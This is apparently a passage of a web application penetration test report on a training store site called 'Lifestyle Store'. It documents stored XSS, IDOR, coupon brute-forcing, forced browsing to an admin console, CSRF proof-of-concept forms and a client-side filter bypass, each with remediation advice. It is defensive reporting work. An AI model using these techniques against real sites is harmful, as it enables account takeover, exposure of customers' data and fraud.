
OBSERVATION

- Wrote the payload here , to check for XSS.




OBSERVATION

- After saving the contents and then by visiting the url, the alert pops up.



Proof of Concept (POC)


- An attacker can deface a corporate website by altering its content, thereby damaging the company's image or spreading misinformation. A hacker can also change the instructions given to users who visit the target website, misdirecting their behavior.



POC

```
<script>alert(123)</script>
```

POST



Business Impact - High

- As this is a persistent XSS vulnerability, attacker can cause damage to every customer visiting the particular url.
- By this, user details can in risk of falling into wrong hands.
- This is bad to the company's reputation.
- All the attacker needs to do is to type in the malicious script in the review field and then anyone opening the link can be attacked by the hacker and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content too.

Recommendations

- Implement proper server side filters.
- Use proper and secure Content Management System.
- Sanitize all user input and block characters you do not want.
- Convert special HTML characters like ' " < > into HTML entities " %22 < > before printing them on the website.

References

- [Cross Site Scripting \(XSS\) | OWASP Foundation](#)
- [Cross-site scripting - Wikipedia](#)

Insecure Direct Object Reference

IDOR - Severe

- The My Orders section of the website suffers from an Insecure Direct Object Reference (IDOR) that allows attacker get access to other customers order details along with shipping details and payment modes
- Affected URL :
 - <http://13.127.161.117/orders/orders.php?customer=> (all customer id's)
- Affected Parameters :
 - customer (GET parameters)

Insecure Direct Object Reference

- Similar issue is found in these below mentioned modules.

Affected URL :

- [http://13.127.161.117/products/details.php?p_id=\(all id's\)](http://13.127.161.117/products/details.php?p_id=(all id's))
- [http://13.127.161.117/forum/index.php?u=/user/profile/\(any id\)](http://13.127.161.117/forum/index.php?u=/user/profile/(any id))

Affected Parameters :

- p_id (GET parameters)
- u=/user/profile/(any id)

Observation

- Login to your account and go to My Orders section.
- Your My Orders section will be shown to you.
- Notice the URL : `http://13.127.161.117/orders/orders.php?customer=16`
- It contains customer id of the user and we get the order details along with shipping details and payment mode of our user.

My Orders

Order Id: 18AFB39E639D

PRODUCTS:

Basic T shirt	INR 350
Total	INR 350

SHIPPING DETAILS:

Name - test
Email - test@testmail.com
Phone - 7789456321
Address - sdf

PAYMENT MODE

Cash on delivery

Order placed on : 2022-10-22 19:26:57

Status: DELIVERED

POC – access to other customer details

- Now, by changing the customer id to 5.
- We get the order details and shipping details and payment mode of other customers.

My Orders

Order Id: AC8CFE8AD221

PRODUCTS:

PP Socks	INR 350
Dabbing Panda T Shirt	INR 249
Puma Black Shoes	INR 3999
Hand Knitted Socks	INR 445
Total	INR 5043

SHIPPING DETAILS:

Name - Popeye the sailor man
Email - popeye@lifestylestore.com
Phone - 9745612300
Address - B-44 spinach house, Disneyworld

PAYMENT MODE


Cash on delivery

Order placed on : 2019-02-17 11:23:14

Status: DELIVERED

POC

- Just by changing the product id and profile id, the details can be viewed.



Business Impact – Extremely High

- A malicious hacker can read order information of any user just by knowing the customer id. This discloses critical order information of users including:

Name

Mobile Number

Email Address

Physical Address

Order Id

Bill Amount and Breakdown

Payment Mode

- This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/black-market.

Recommendation

Take the following precautions:

- Make sure each user can only see his/her data only.
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time.
- Implement proper authentication and authorization checks to make sure that the user has permission to the data he/she is requesting

References

- [Insecure direct object references \(IDOR\) | Web Security Academy \(portswigger.net\)](#)
- [Insecure Direct Object Reference Prevention - OWASP Cheat Sheet Series](#)
- [What Are Insecure Direct Object References | Acunetix](#)

Bruteforce exploitation of coupon codes

Bruteforce
exploitation –
severe

- Below mentioned URL is vulnerable to brute forcing and can be exploited for discounts.
- Affected URL :
- <http://13.234.115.90/cart/cart.php>

Observation

- Upon adding items to the cart, you will end up in a screen like this, where we see the apply coupon section and an example.
- Type in UL_6666 in the apply coupon section and intercept the request using Burp Suite.



Have a coupon?

Enter coupon code here

Your coupon should look like UL_6666

Observation

- When coupon is being applied, this request will be generated.

```
Pretty  Raw  Hex
1 POST /cart/apply_coupon.php HTTP/1.1
2 Host: 13.234.115.90
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 92
0 Origin: http://13.234.115.90
1 Connection: close
2 Referer: http://13.234.115.90/cart/cart.php
3 Cookie: key=2ED0B65C-3CDB-D271-8717-5F82F9B1D086; PHPSESSID=krgknh5g5oon6qfp7835rshuu1; X-XSRF-TOKEN=800e75866c53dea6031f83add575c18ff27949a192a2b174dad1de2ff747b8eb
4
5 coupon=UL_6666&X-XSRF-TOKEN=800e75866c53dea6031f83add575c18ff27949a192a2b174dad1de2ff747b8eb
```

Observation

- The coupon code is then bruteforced and found that valid coupon code is **UL_1247**

Request ^	Payload	Status	Error	Timeout	Length	Comment
136	1235	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
137	1236	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
138	1237	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
139	1238	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
140	1239	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
141	1240	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
142	1241	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
143	1242	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
144	1243	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
145	1244	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
146	1245	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
147	1246	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
148	1247	200	<input type="checkbox"/>	<input type="checkbox"/>	585	
149	1248	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
150	1249	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
151	1250	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
152	1251	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
153	1252	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
154	1253	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
155	1254	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
156	1255	200	<input type="checkbox"/>	<input type="checkbox"/>	527	

Request	Response
<div> <div>Pretty</div> <div>Raw</div> <div>Hex</div> </div> <pre> 1 POST /cart/apply_coupon.php HTTP/1.1 2 Host: 13.234.115.90 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 92 10 Origin: http://13.234.115.90 11 Connection: close 12 Referer: http://13.234.115.90/cart/cart.php 13 Cookie: key=2ED0B65C-3CDB-D271-8717-5F82F9B1D086; PHPSESSID=krgknh5g5oon6qfp7835rshuu1; X-XSRF-TOKEN=800e75866c53dea6031f83add575c18ff27949a192a2b174dad1de2ff747b8eb 14 15 coupon=UL_1247&X-XSRF-TOKEN=800e75866c53dea6031f83add575c18ff27949a192a2b174dad1de2ff747b8eb </pre>	

POC – coupon code applied successfully

Coupon applied successfully

Shopping Cart

S.No	Product	Price
1	Basic T shirt Remove	350
2	Reebok Men Socks Remove	1111
	Discount (UL_1247)	-1000
	Total	-539

Have a coupon?

Your coupon should look like UL_6666

Business Impact – Severe

- Attacker can easily order the items on extreme discounts which in turn will cause huge loss to the company.

Recommendation

- Coupon codes should have limited number of uses and should be regenerated after sometime.
- Coupon code should be random alpha-numeric characters.

References

- <https://www.couponxoo.com/brute-force-attack-coupon-code>
- <https://www.digitalcommerce360.com/2017/03/17/prevent-fraud-brute-force-online-coupon-gift-card-attacks/>

Forced Browsing

Forced
Browsing –
Severe

- Below mentioned URLs is vulnerable to forced browsing.
Affected URL :
- <http://13.234.115.90/>
- Forced URLs :
- <http://13.234.115.90/admin31/dashboard.php>
- <http://13.234.115.90/admin31/console.php>

Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin dashboard
`http://13.234.115.90/admin31/console.php`

Admin Console

Command:

SUBMIT!

Observation

- As a customer, Login to your account.
- • Now, forcefully type in the url for going to the admin dashboard
<http://13.234.115.90/admin31/dashboard.php>

POC – admin dashboard access

13.234.115.90/admin31/dashboard.php

Lifestyle Store

My Cart My Profile My Orders Blog Forum Logout

Admin Dashboard

CONSOLE


Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD		Add

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men &wamp; Women Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	145	Update
2	Adidas Socks - Pack	Adidas Men &wamp; Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	450	Update
3	Puma Socks	Men &wamp; Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	600	Update
4	Reebok Men Socks	Men Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	1111	Update
5	Basic T shirt	Basic T shirt	<input type="radio"/> Chandan <input checked="" type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	450	Update

POC – admin console access



The screenshot shows a web browser window with the address bar displaying `13.234.115.90/admin31/console.php`. The page has a dark header with the text "Lifestyle Store" on the left and navigation links "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout" on the right. The main content area is light gray and contains the text "Admin Console" centered. Below this, there is a "Command:" label, a text input field, and a "SUBMIT!" button.

13.234.115.90/admin31/console.php

Lifestyle Store

My Cart My Profile My Orders Blog Forum Logout

Admin Console

Command:

SUBMIT!

Business Impact - Severe

- Attacker can have all the admin privileges.
- He can edit all the items.
- He can execute any harmful command through console.

Recommendations

- Server side security checks should be performed perfectly.
- Make the admin page url complicated so that it couldn't be guessed.

References

- <https://campus.barracuda.com/product/webapplicationfirewall/doc/42049348/forced-browsing-attack/>
- https://owasp.org/www-community/attacks/Forced_browsing

Cross-Site Request Forgery

CSRF - Severe

- Below mentioned URLs are vulnerable to cross-site request forgery.
- Affected URLs :
- http://13.234.115.90/profile/change_password.php
- <http://13.234.115.90/cart/cart.php>

Observation

- As a customer, Login to your account.
- Go to My Profile section and click on Change Password button, a change password page appears.
- Let's see if we can forge the request some how, let's try is by creating a HTML page.

POC – password changed successfully

```
CSRF-POC.html > html
1 <html>
2   <head>
3     <title>CSRF - POC</title>
4   </head>
5   <body>
6     <form name='change-password' id='change-password' method='POST' action="http://13.234.115.90/profile/change_password_submit.php">
7       <input type='password' placeholder="New Password" name='password' id="password">
8       <input type='password' placeholder="Confirm Password" name='password_confirm' id="password_confirm">
9       <button type="submit" class="btn btn-primary">Update</button>
10    </body>
11  </html>
```

```
← → ↺ 🏠 13.234.115.90/profile/change_password_submit.php
{"success":true,"successMessage":"Password updated successfully."}
```

Observation

- As a customer, Login to your account.
- Shop any product and add it to your cart.
- Let's see if we can confirm this order without directly pressing on the CONFIRM ORDER button on this page, let's try it by creating a HTML page.

POC – Order confirmed successfully

- Script to confirm the order.

```
CSRF-POC.html > html
1  <html>
2    <head>
3      <title>CSRF - POC</title>
4    </head>
5    <body>
6      <form method='POST' action="http://13.234.115.90/orders/confirm.php">
7        <input type='submit' value="Confirm Order">
8      </body>
9    </html>
```

POC

- Order is confirmed successfully

Receipt	
Order Id: CCC1AD64257C	
PRODUCTS:	
Basic T shirt	INR 350
Reebok Men Socks	INR 1111
Total	INR 1461
SHIPPING DETAILS:	PAYMENT MODE
Name - test	Cash on delivery
Email - test@testmail.com	
Phone - 7789456321	
Address - asdf	
Order placed on : 2022-10-24 15:35:39	Status: DELIVERED

Business Impact – Severe

- Attacker can change the password by uploading phishing pages and take complete control of the user account and use it to plan further attacks on the company.
- Attacker can confirm the order without consent of user which in turn can lead to a huge loss for the company.

Recommendation

Use tokens and session cookies.

- Ask the user his password (temporary like OTP or permanent like login password) at every critical action

like while deleting account, making a transaction, changing the password etc.

- Implement the concept of CSRF tokens which attach a unique hidden password to every user in every .

Read the documentation related to the programming language and framework being used by your website

- Check the referrer before carrying out actions. This means that any action on x.com should check that the

HTTP referrer is `https://x.com/*` and nothing else like `https://x.com.hacker.com/*`

References

- [https://en.wikipedia.org/wiki/Cross-site request forgery](https://en.wikipedia.org/wiki/Cross-site_request_forgery)
- <https://owasp.org/www-community/attacks/csrf>
- <https://portswigger.net/web-security/csrf>

Client side filter bypass

Client side filter
Bypass -
moderate

- The below mentioned Url is vulnerable to client side filter bypass

Affected URL :

<http://13.127.61.117/profile/16/edit/>

Observation

- Login to your account and go to My Profile section.
- Now, click on edit profile button, update any of your details, here I will go with phone number only.
- I updated my phone number from 9876543211 to 9999999999.
- Now, again click on UPDATE button and intercept the request with Burp Suite

Observation

My Profile



anonymous
anonymous@anonymous.com

Username:

anonymous

Contact No.:

9999999999

Delivery Address:

India

EDIT PROFILE

CHANGE PASSWORD

Observation

- Now, send the request to the Repeater and edit the phone number.
- I changed it from 9999999999 to 1111111111 and hit Send.

Request

Raw Params Headers Hex

```
1 POST /profile/submit.php HTTP/1.1
2 Host: 3.6.40.63
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: text/plain, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----18484564087248721901407191123
9 Content-Length: 714
10 Origin: http://3.6.40.63
11 DNT: 1
12 Connection: close
13 Referer: http://3.6.40.63/profile/16/edit/
14 Cookie: key=552ABD04-CFD0-C7D1-748F-BC95609DB4BA; PHPSESSID=947kfipb4g6iJR344mogvtj114; X-XSRF-TOKEN=4668653e1659a9972689c2475b72f86478bd20f3ddaf2c7843e0d86f39fa2f60
15
16 -----18484564087248721901407191123
17 Content-Disposition: form-data; name="name"
18
19 anonymous
20 -----18484564087248721901407191123
21 Content-Disposition: form-data; name="contact"
22
23 1111111111
24 -----18484564087248721901407191123
25 Content-Disposition: form-data; name="address"
26
27 India
28 -----18484564087248721901407191123
29 Content-Disposition: form-data; name="user_id"
30
31 16
32 -----18484564087248721901407191123
33 Content-Disposition: form-data; name="X-XSRF-TOKEN"
34
35 4668653e1659a9972689c2475b72f86478bd20f3ddaf2c7843e0d86f39fa2f60
36 -----18484564087248721901407191123--
```


Response

Raw Headers Hex Render

```
{"success":true,"successMessage":"Profile updated successfully."}
```

